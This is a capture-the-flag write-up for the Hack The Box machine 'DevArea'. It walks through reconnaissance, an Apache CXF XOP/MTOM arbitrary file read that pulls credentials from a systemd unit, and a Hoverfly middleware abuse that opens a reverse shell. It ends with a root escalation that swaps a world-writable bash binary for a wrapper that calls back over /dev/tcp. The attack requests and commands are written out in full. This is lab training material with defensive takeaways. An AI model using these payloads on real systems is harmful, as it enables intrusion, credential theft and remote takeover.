DevArea WriteUp
Table of Contents

DevArea is a 🟧 Medium machine on Hack The Box, part of Season 10, created by EmSec. It simulates a development environment with multiple exposed services: a SOAP web service running on Apache CXF/Jetty, an FTP server with anonymous access, and a Hoverfly service virtualization platform. The path chains an arbitrary file read vulnerability with API abuse to gain initial access, then exploits a critical misconfiguration in the system’s bash binary to escalate to root.
🗺️ Attack Chain
Here’s the full chain at a glance:
Anonymous FTP Login
      │
      ▼
Download employee-service.jar ► JAR Analysis (Apache CXF + MTOM)
      │
      ▼
SOAP WSDL discovery (port 8080)
      │
      ▼
XOP/MTOM arbitrary file read ► /etc/systemd/system/hoverfly.service
      │
      ▼
Credentials extracted ► admin:O7IJ27MyyXiU
      │
      ▼
Hoverfly API authentication ► JWT Token
      │
      ▼
Reverse shell via middleware ► dev_ryan [user.txt] 🚩
      │
      ▼
sudo -l ► /opt/syswatch/syswatch.sh as root (NOPASSWD)
      │
      ▼
/usr/bin/bash with 777 permissions ► binary hijack via syswatch.sh
      │
      ▼
Shell as root [root.txt] 🏴
DevArea is a good reminder that you don’t need complex exploit chains or exceptional CVEs to compromise a system. An insecure SOAP configuration, hardcoded credentials in a systemd unit file, and a single file with wrong permissions, that’s all it takes. Exactly the kind of thing you find in real development environments all the time.
🔍 Reconnaissance
Port Scanning
Reconnaissance in two phases: fast port discovery first, then version detection on the open ports.
Phase 1, Fast TCP port discovery:
echo "10.129.x.x devarea.htb" | sudo tee -a /etc/hosts
sudo nmap -p- --open -Pn --min-rate 5000 -oA ports -vvv devarea.htb
Phase 2, Version detection and scripts on discovered ports:
grep -oP '\d+/open' ports.gnmap | cut -d'/' -f1 | sort -u | tr '\n' ',' | sed 's/,$//' > ports.txt
sudo nmap -sCV -p$(cat ports.txt) -Pn -O --script vuln,default -oA scan -vvv devarea.htb
Key ports found:
| Port | Service | Detail |
|---|---|---|
21 | FTP | vsftpd 3.0.5, Anonymous login enabled |
22 | SSH | OpenSSH 9.6p1 Ubuntu |
80 | HTTP | Apache 2.4.58, redirects to devarea.htb |
8080 | HTTP | Jetty 9.4.27, SOAP web service |
8500 | HTTP Proxy | Golang net/http, Hoverfly Proxy (auth required) |
8888 | HTTP | Golang net/http, Hoverfly Dashboard (auth required) |
Six ports, three distinct attack surfaces. The port 80 web is a static developer recruitment platform with no dynamic functionality. The interesting targets are the SOAP service (8080) and the Hoverfly stack (8500/8888).
📂 FTP Enumeration, Anonymous Access
Anonymous FTP login is enabled. Let’s see what’s inside:
ftp anonymous@devarea.htb  # password: anonymous
ftp> ls
ftp> cd pub
ftp> ls
-rw-r--r--  1 ftp ftp  6445030 <date> employee-service.jar
ftp> get employee-service.jar
ftp> bye
🔑 A Java JAR file, this is the compiled application behind the SOAP service on port 8080. Time to decompile.
JAR Analysis
mkdir extracted && cd extracted
jar xf ../employee-service.jar

# Find application classes
find . -path "*/devarea/*.class"

# Decompile to inspect
javap -c -p htb.devarea/ServerStarter.class
# Binds to http://0.0.0.0:8080/employeeservice
We can also use jadx-gui to inspect the following class:
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
The application uses Apache CXF with MTOM (Message Transmission Optimization Mechanism) support. MTOM is a SOAP extension for efficiently transmitting binary data, when misconfigured, it allows reading arbitrary local files through the xop:Include element.
🌐 Service Enumeration
SOAP Web Service (Port 8080)
Query the WSDL to understand the service:
curl -s 'http://devarea.htb:8080/employeeservice?wsdl'
The WSDL exposes a single submitReport operation with these parameters:
<xs:complexType name="report">
  <xs:sequence>
    <xs:element name="confidential" type="xs:boolean"/>
    <xs:element minOccurs="0" name="content" type="xs:string"/>
    <xs:element minOccurs="0" name="department" type="xs:string"/>
    <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
  </xs:sequence>
</xs:complexType>
| Parameter | Type | Notes |
|---|---|---|
confidential | boolean | |
content | string | XOP injection point |
department | string | |
employeeName | string |
The namespace is http://devarea.htb/. The content parameter accepts string input and, since MTOM is enabled, also processes xop:Include elements.
Hoverfly Stack (Ports 8500 / 8888)
# Proxy — requires authentication
curl -s http://devarea.htb:8500/
# "This is a proxy server. Does not respond to non-proxy requests."

# Dashboard — Angular app
curl -sI http://devarea.htb:8888/
# HTTP/1.1 200 OK

# API — requires Bearer token
curl -sv http://devarea.htb:8888/api/v2/hoverfly 2>&1 | grep HTTP
# HTTP/1.1 401 Unauthorized
⚠️ The Hoverfly admin API requires JWT authentication. We’ll need credentials to interact with it. Noted, we’ll come back here once we have them.
🎯 Initial Access, XOP/MTOM Arbitrary File Read
Understanding the Vulnerability
🧠 Key concept: Apache CXF supports MTOM, a SOAP extension where the
xop:Includeelement can reference external URIs, includingfile://paths. When MTOM is enabled and the server processes these references, it reads the local file and returns its content base64-encoded inside the SOAP response. This gives unauthenticated arbitrary file read on the server.
Reading /etc/passwd, PoC
Based on CVE-2024-28753 , we craft the following request:
POST /employeeservice HTTP/1.1
Host: devarea.htb:8080
Content-Type: multipart/related; boundary=----foo
Content-Length: 602
Connection: close

------foo
Content-Disposition: form-data; name="1"

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:htb="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soap:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>
               <xop:Include href="file:////etc/passwd"/>
            </content>
            <department>IT</department>
            <employeeName>Hacker</employeeName>
         </arg0>
      </htb:submitReport>
   </soap:Body>
</soap:Envelope>
------foo--

✅ File read confirmed. The SOAP response contains
/etc/passwdbase64-encoded. Among the users we can seedev_ryan, relevant for later.
Extracting Hoverfly Credentials
We know Hoverfly runs as a systemd service, so its unit file should contain the startup parameters, possibly including credentials:
POST /employeeservice HTTP/1.1
Host: devarea.htb:8080
Content-Type: multipart/related; boundary=----foo
Content-Length: 626
Connection: close

------foo
Content-Disposition: form-data; name="1"

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:htb="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soap:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>
               <xop:Include href="file:///etc/systemd/system/hoverfly.service"/>
            </content>
            <department>IT</department>
            <employeeName>Hacker</employeeName>
         </arg0>
      </htb:submitReport>
   </soap:Body>
</soap:Envelope>
------foo--

Decoding the base64 response:
[Service]
User=dev_ryan
Group=dev_ryan
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU
🎯 Credentials recovered from the systemd unit file:
- Username:
admin- Password:
O7IJ27MyyXiU- Service runs as:
dev_ryan
Hardcoded credentials in a service unit, a classic. Surprisingly common in real environments where teams configure services quickly during deployment and forget to clean up afterwards.
🐚 Reverse Shell via Hoverfly Middleware
Step 1, Authenticate to the Hoverfly API
TOKEN=$(curl -s -X POST http://devarea.htb:8888/api/token-auth \
  -H 'Content-Type: application/json' \
  -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

echo "$TOKEN"
✅ JWT token obtained. Full access to the Hoverfly API.
Step 2, Configure a Malicious Middleware
Hoverfly allows configuring a middleware, a binary that processes simulated requests. The API lets you specify both the binary and a script to execute. We abuse this to launch a reverse shell.
Start a listener:
penelope -p 8443
Push the malicious middleware configuration:
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $TOKEN" \
  -H 'Content-Type: application/json' \
  -d '{"binary":"/bin/bash","script":"bash -i >& /dev/tcp/<YOUR_IP>/8443 0>&1 &"}'
💡 Why does this work? Hoverfly’s middleware feature is designed for developers to intercept and modify simulated API responses with custom scripts. The API trusts authenticated users to configure arbitrary binaries and scripts, no sanitization or sandboxing. With valid credentials, this is essentially a built-in RCE endpoint.
🚩 User Flag
dev_ryan@devarea:/opt/HoverFly$ cat /home/dev_ryan/user.txt
⬆️ Privilege Escalation, Writable /usr/bin/bash
Step 1, Enumerate Sudo Permissions
sudo -l
User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh
dev_ryan can run /opt/syswatch/syswatch.sh as root with no password. This script uses /usr/bin/bash internally.
Step 2, Identify the Misconfiguration
ls -la /usr/bin/bash
-rwxrwxrwx 1 root root 1446024 Mar 28 23:30 /usr/bin/bash
⚠️ Critical misconfiguration:
/usr/bin/bashis world-writable (777). Any user on the system can replace this binary. Sincesyswatch.shruns as root and invokes bash, replacing the binary gives us code execution as root.
Step 3, Bash Binary Hijack
The plan: replace /usr/bin/bash with a wrapper that sends us a reverse shell as root, then restores the original binary and executes it so the system doesn’t break.
Back up the original:
cp /bin/bash /tmp/bash.bak
Start another listener:
penelope -p 8444
Create the malicious wrapper:
cat >/tmp/evil_bash <<'EOF'
#!/tmp/bash.bak
bash -i >& /dev/tcp/<YOUR_IP>/8444 0>&1 &
cp /tmp/bash.bak /usr/bin/bash
exec /tmp/bash.bak "$@"
EOF
chmod +x /tmp/evil_bash
Kill current bash processes, swap the binary and trigger the script with sudo:
/bin/dash -c 'killall -9 bash; sleep 2; cp /tmp/evil_bash /usr/bin/bash; sudo /opt/syswatch/syswatch.sh --version' &
💡 We use
/bin/dashto orchestrate the attack because we’re about to kill all bash processes and replace the binary. Without an alternative shell we’d lose our own session.
🏴 Root Flag
root@devarea:/home/dev_ryan# cat /root/root.txt
📝 Attack Chain Summary
| # | Technique | Tool | Result |
|---|---|---|---|
| 1 | Reconnaissance | nmap | 6 open ports, FTP, SSH, HTTP, SOAP, Hoverfly proxy/dashboard |
| 2 | Anonymous FTP | ftp | Downloaded employee-service.jar |
| 3 | JAR Analysis | jar, javap | Apache CXF with MTOM support confirmed |
| 4 | XOP/MTOM File Read | curl | Arbitrary local file read via SOAP |
| 5 | Credential Extraction | File read → hoverfly.service | admin:O7IJ27MyyXiU |
| 6 | API Authentication | curl | JWT token for the Hoverfly API |
| 7 | RCE via Middleware | Hoverfly API | Reverse shell as dev_ryan 🚩 |
| 8 | Sudo Enumeration | sudo -l | syswatch.sh as root NOPASSWD |
| 9 | Bash Hijack | /bin/dash, cp | Shell as root via syswatch.sh 🏴 |
📝 Final Notes
A few things worth remembering from this machine:
📄 XOP/MTOM file read is a known attack vector against misconfigured Apache CXF instances. The xop:Include element with file:// URIs should be disabled or restricted in production, but in development environments this kind of thing slips through constantly.
🔑 Credentials in systemd unit files are more common than you’d think, especially in environments where services are deployed quickly. Always worth checking /etc/systemd/system/*.service and /etc/systemd/system/*.service.d/ for hardcoded secrets.
🐝 Hoverfly middleware is a legitimate feature that becomes a built-in RCE endpoint when exposed without proper access controls. Service virtualization tools in general tend to have powerful APIs that can be abused if authentication is weak or credentials leak.
📝 System binaries with world-writable permissions are a trivial but surprisingly easy-to-introduce escalation path, a chmod -R 777 during a troubleshooting session, a misconfigured deployment script, or a Docker entrypoint that sets wrong permissions. Always worth checking critical binaries like /usr/bin/bash, /usr/bin/sudo, etc.
See you in the next challenge.